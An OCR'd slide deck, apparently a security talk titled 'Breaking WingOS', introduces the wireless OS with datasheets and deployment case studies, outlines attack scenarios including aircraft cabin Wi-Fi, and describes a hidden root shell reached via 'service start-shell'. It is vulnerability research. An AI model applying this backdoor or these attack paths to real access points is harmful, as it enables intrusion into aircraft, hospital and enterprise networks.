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Breaking WingOS

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Agenda

- Intro to WingOS
- Scenarios & Attack surface
- Vulnerabilities
- Exploitation & Demo
- Conclusions

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Intro to WingOS

- Embedded Linux OS with proprietary modifications in Kernel
- Created by Motorola. Now property of Extreme networks
- Architecture Mips N32
- Used mainly in Wireless AP and Controllers
- No public information or previous research about its internals

Intro to WingOS

DATA SHEET

ExtremeWireless™ WiNG 5

Next Generation Advanced WLAN Operating System

WING 5 KEY FEATURES

COMPREHENSIVE WI-FI SUPPORT

WiNG supports all Wi-Fi protocols, including 802.11a/b/g/n/ac, allowing you to create a cost-effective migration plan based on the needs of your business.

Product Overview

The ExtremeWIreless WiNG 5 operating system is the next generation in the evolution of WLAN architectures. WiNG 5 OS is designed to scale efficiently from the smallest networks to large, geographically dispersed deployments. The co-operative, distributed control plane innovation in the WiNG 5 architecture offers a software-defined networking (SDN)-ready operating system that can distribute controller functionality to every access point in your network. Now, every access

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
Intro to WingOS

- Web interface.



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Intro to WingOS

- CLI.

```
AP06-TRO>ena
AP06-TRO#show version
AP7522 version 5.7.1.0-019R
Copyright (c) 2004-2015 Symbol Technologies, Inc. All rights reserved.
Booted from primary

AP06-TRO uptime is 2 days, 22 hours 39 minutes
CPU is ARMv7
Base ethernet MAC address is :
System serial number is
Model number is AP-7522E-67040-WR

AP06-TRO#show adoption status
Adopted by:
Type            : RFS6000
System Name     : RFS-VBS-CLUSTER2
MAC address     :
MiNT address    : 70.81.E5.B1
Time            :   2 days 22:35:56 ago
AP06-TRO#show mint link details
2 mint links on 4D.89.BD.94:
link vlan-1 at level 1, 12 adjacencies, DIS 4D.89.BF.D4:
  cost 10, hello-interval 4, adj-hold-time 13
  created: for the control-vlan
  adjacency with 4D.89.BC.94, state UP (2 days), last hello 3 seconds ago
  adjacency with 4D.89.BE.90, state UP (2 days), last hello 2 seconds ago
  adjacency with 4D.89.BE.B4, state UP (2 days), last hello 1 seconds ago
  adjacency with 4D.89.BF.38, state UP (2 days), last hello 3 seconds ago
  adjacency with 4D.89.BF.44, state UP (2 days), last hello 2 seconds ago
  adjacency with 4D.89.BF.4C, state UP (2 days), last hello 3 seconds ago
  adjacency with 4D.89.BF.58, state UP (2 days), last hello 3 seconds ago
  adjacency with 4D.89.BF.68, state UP (2 days), last hello 2 seconds ago
  adjacency with 4D.89.BF.CC, state UP (2 days), last hello 1 seconds ago
  adjacency with 4D.89.BF.D4, state UP (2 days), last hello 1 seconds ago
  adjacency with 75.A3.12.E8, state UP (2 days), last hello 3 seconds ago
  adjacency with 75.A3.12.F8, state UP (2 days), last hello 1 seconds ago
link ip-           :24576 at level 2, 0 adjacencies, (unused):
  local IP
  cost 100, hello-interval 15, adj-hold-time 46
  created: by MLCP
AP06-TRO#
```


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
Intro to WingOS

- Devices using WingOS (Extreme networks):



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Intro to WingOS


- Devices using WingOS:
- Motorola devices and Zebra devices

LINCOLNSHIRE and SCHAUMBURG, Ill., Oct. 27, 2014 – Zebra Technologies Corporation (NASDAQ: ZBRA) and Motorola Solutions, Inc. (NYSE: MSI) today announced that Zebra has completed the acquisition of Motorola Solutions' Enterprise business for $3.45 billion in cash. The transaction was funded with $200 million of cash on hand and $3.25 billion in new debt.

Extreme Networks Agrees to Acquire Wireless LAN Business from Zebra Technologies

Intro to WingOS

- Devices using WingOS:



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Intro to WingOS

- Devices using WingOS (Kontron for aircrafts):

kontron
AN S&T COMPANY

CHANGE LANGUAGE

PRODUCTS INDUSTRIES SUPPORT & SERVICES RESOURCES ABOUT KONTRON


Search

Home / Products / Systems / Aircraft Computers / Cab-n-Connect 802.11n

Cab-n-Connect 802.11n

802.11N WIRELESS ACCESS POINT

THIS PRODUCT IS NOT RECOMMENDED FOR NEW DESIGNS.



SPECIFICATIONS

- Backwards compatible to 802.11 a/b/g standards
- Can operate as a Cabin Wireless LAN Unit (CWLU) and Terminal Wireless LAN Unit (TWLU)
- ARINC 763 compliant
- Discrete I/O to control remote ON/OFF and RF enable/disable
- Managed Access Point Solution software
- Options for integrated Ethernet Switch, Power Over Ethernet

Download Datasheet | Request information | Add to compare

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
Intro to WingOS

- Where you can find these devices?

- Widely used in aircrafts by many airlines around the world



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
Intro to WingOS



https://techworld.idg.se/2.2524/1.644569/wifi-flygplan/sida/2/sida-2

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Intro to WingOS

EN website and case studies you can see that these devices are used in:

- Smart buildings and Smart cities
- Healthcare
- Government
- Small and big enterprise networks
- Education
- Retail, Stadiums
- …

CASE STUDY
NEW YORK CITY TRANSIT

MOTOROLA'S WLAN TECHNOLOGY SERVES 1.7 BILLION NEW YORK CITY SUBWAY RIDERS WITH ROBUST WI-FI SERVICES — EVEN UNDERGROUND

MOTOROLA SOLUTIONS AP 7161 OUTDOOR ACCESS POINT AND NX 9500 CONTROLLER

https://transitwireless.com/wp-content/uploads/2016/04/Motorola-Case-Study-New-York-City-Transit.pdf

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
ZEBRA

KEEPING SHIPS MOVING THROUGH THE NASSAU CONTAINER PORT



Zebra's powerful outdoor WLAN solution eliminated dead spots at the port so that workers can safely and efficiently manage port terminal traffic.

SITUATION

are stacked. Zebra's AirDefense software lets on-site

CUSTOMER PROFILE

ARAWAK PORT DEVELOPMENT

Company

APD Limited

Nassau Container Port and Gladstone Freight Terminal

Applications

High speed wireless communications network for the 56-acre container port and 15-acre warehousing and deconsolidation complex

Zebra's solution

- Zebra WLAN infrastructure AP 7161 outdoor access points with WiNG 5 operating system

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GLOBAL ELECTRONICS MANUFACTURER GETS ON BOARD WITH HIGH-PERFORMING WIRELESS

MOTOROLA WLAN SOLUTION TURNS SPOTTY RELIABILITY INTO SEAMLESS, SECURE CONNECTIVITY

CUSTOMER PROFILE

isola

COMPANY
Isola Group, Chandler, Arizona
Global material sciences company
11 facilities and 3 research centers in Asia, Europe, U.S.

INDUSTRY
Manufacturing

MOTOROLA'S SOLUTION

- WiNG 5 operating system
- AP 5131 access points
- AP 650 access points
- RFS4000 wireless LAN switch/controller
- AirDefense Services Platform

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TEXAS A&M UNIVERSITY-KINGSVILLE INSTALLS WIRELESS IN A SNAP WITH MOTOROLA'S AP 6511 ACCESS POINTS

PHOTO: Mesquite Village West

CUSTOMER
Texas A&M University-Kingsville

INDUSTRY
Education

MOTOROLA SOLUTION

- AP 6511 802.11n
- Wallplate Access Point WiNG 5 operating system with built-in SMART RF technology

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CASE STUDY
WESTMORELAND COAL COMPANY

ZEBRA

Westmoreland Coal Company increases efficiency and profitability in the Kemmerer mine with a Zebra WLAN

Customer Profile

WESTMORELAND COAL COMPANY

Westmoreland
Westmoreland Coal Company is the 4th largest coal mining operation in the world; 6th largest coal producer in North America and the oldest independent coal company in the United States. The company is focused on ensuring uncompromised worker safety, environmental stewardship and the deployment of state-of-the-art mining techniques.

Industry
Mining

Applications
- Remote equipment monitoring and maintenance
- Video monitoring
- VoWLAN voice communication solutions
- Wireless SCADA data access

Solution
Zebra AP 7161 mesh access points

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SPT Connects Vietnam with Zebra Wi-Fi Solutions

ABOUT SAIGON POSTEL CORPORATION (SPT)

Established in December 1995, the Saigon Postel Corporation (SPT) has successfully established itself as a force to be reckoned with in the Vietnamese telecommunication and postal industries. Other than postal and telecommunication services, the company also provides broadband connectivity for individuals and businesses alike.

As a company, SPT believes in the value of

Challenge

The average cellular Internet speed in Vietnam measures at 1.9Mbps, while the average cellular speed in Asia measures at 10.9Mbps, and the country did not have 4G mobile Internet service as of 2015. With an average Internet speed that is almost six times slower than the rest of Asia, locals are often left staring at a white screen, waiting for webpages to load on their smart

SUMMARY

Customer
Saigon Postel Corporation (SPT)

Vietnam

Industry
Telecommunications

Challenge
- Slow cellular Internet speed
- Solution needed to be easily installed, with little or no firmware configuration, to minimize interruptions to daily activities
- Chosen solution should be able to provide secure, high quality access

Solution
- Zebra AP 6521

Results
- More than 1,500 access points installed

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CASE STUDY
WLAN GAMING

ZEBRA

A large gaming conglomerate was looking to implement a cost-effective and easy to install

ENGAGING GUEST SERVICES

Gaming, Hospitality and Resorts

This real world case study shows the breadth of the Zebra wireless LAN solutions for a large North America based resort, gaming and hospitality ownership group.

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CASE STUDY

Nanjing University Enhances the Learning Experience with Campus-wide WLAN Coverage

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
VHA Hospital CASE STUDY

BUSINESS PROBLEM	Hospital sought to establish a mobility environment to support guest access for patients and visitors but lacked resources to cost-effectively design, deploy, support and manage the associated mobile assets

MWR Facility CASE STUDY

BUSINESS ISSUE	Morale, Welfare and Recreation (MWR) office sought to establish a mobile environment to support guest access in its facilities but lacked resources to cost-effectively design, deploy, support and manage the associated mobile assets



Military Base Guest Network CASE STUDY

BUSINESS ISSUE	Military Base sought to establish a mobile environment to support guest access in its facilities but lacked resources to cost-effectively design, deploy, support and manage the associated mobile assets
	Professional Services • Network Assessment & Design • Proof of Concept Trial **Integration & Deployment Services** • Integration of Motorola and non-Motorola equipment including firewalls,

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Attack Surface & Scenarios

1. Aircraft Scenario:

Focused in the remote pre-auth vulnerabilities found


- Ethernet cable:

- Less likely in an Aircraft

- UDP Services/ Mint Services

- Wi-Fi (open Wi-Fi or password protected Wi-Fi)

- Pivoting from Sat modem to AP (From the ground!)



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
Attack Surface & Scenarios



Ruben Santamarta
Last call for satcom security

https://www.blackhat.com/us-18/briefings.html#last-call-for-satcom-security

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
Attack Surface & Scenarios



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Attack Surface & Scenarios

2. Other scenarios:

Focused in the remote pre-auth vulnerabilities found

- Connect Ethernet cable directly:

- More likely with outdoor Access Points but also possible inside buildings

- Wi-Fi (open Wi-Fi or password protected Wi-Fi)

- Internal network (you are inside the network)

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
Vulnerabilities

Hidden root shell backdoor

- From restricted CLI to hidden root shell
- Attacker perspective. CLI access: Good, Root shell: completely compromised
- Not critical vuln but very important for the research process



PaulN

Rookie

Posts: 6

Re: scheduling tasks

« **Reply #1 on:** February 12, 2014, 08:41:36 AM »

Interesting idea. If the RFS6000 has a built-in task scheduler or scripting language it's not very well documented!

Presumably the **service start-shell** command gets you into the native OS and its **cron** task scheduler, but Motorola may not disclose the required password to mere customers.

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Hidden root shell backdoor

start-shell	Provides shell access

```
rfs7000-37FABE# service start-shell
Last password used: password with MAC 00:15:70:37:fa:be
Password:
```

```
root@kali:~/firmware/avionics/_AP71XX-5.5.0.0-090R.img.extracted/_88E.extracted/root# ls -lrt
total 68
drwxrwxr-x 12 root root 4096 Oct 24  2013 web
drwxrwxr-x  2 root root 4096 Oct 24  2013 sys
drwxrwxr-x  2 root root 4096 Oct 24  2013 root
drwxrwxr-x 10 root root 4096 Oct 24  2013 mnt
drwxrwxr-x  9 root  600 4096 Oct 24  2013 flash
drwxrwxr-x  8 root root 4096 Oct 24  2013 var2
drwxrwxr-x  2 root root 4096 Oct 24  2013 tmp
drwxrwxr-x  2 root root 4096 Oct 24  2013 proc
drwxrwxr-x  8 root root 4096 Oct 24  2013 etc2
drwxrwxr-x 19 root root 4096 Oct 24  2013 var
drwxrwxr-x  4 root root 4096 Oct 24  2013 dev
drwxrwxr-x 16 root root 4096 Oct 24  2013 usr
drwxrwxr-x  2 root root 4096 Oct 24  2013 boot
drwxrwxr-x  5 root root 4096 Oct 24  2013 lib
drwxrwxr-x  2 root root 4096 Oct 24  2013 bin
drwxr-xr-x  2 root root 4096 Nov  8 17:36 sbin
drwxrwxr-x 11 root root 4096 Jan  4 03:58 etc
```


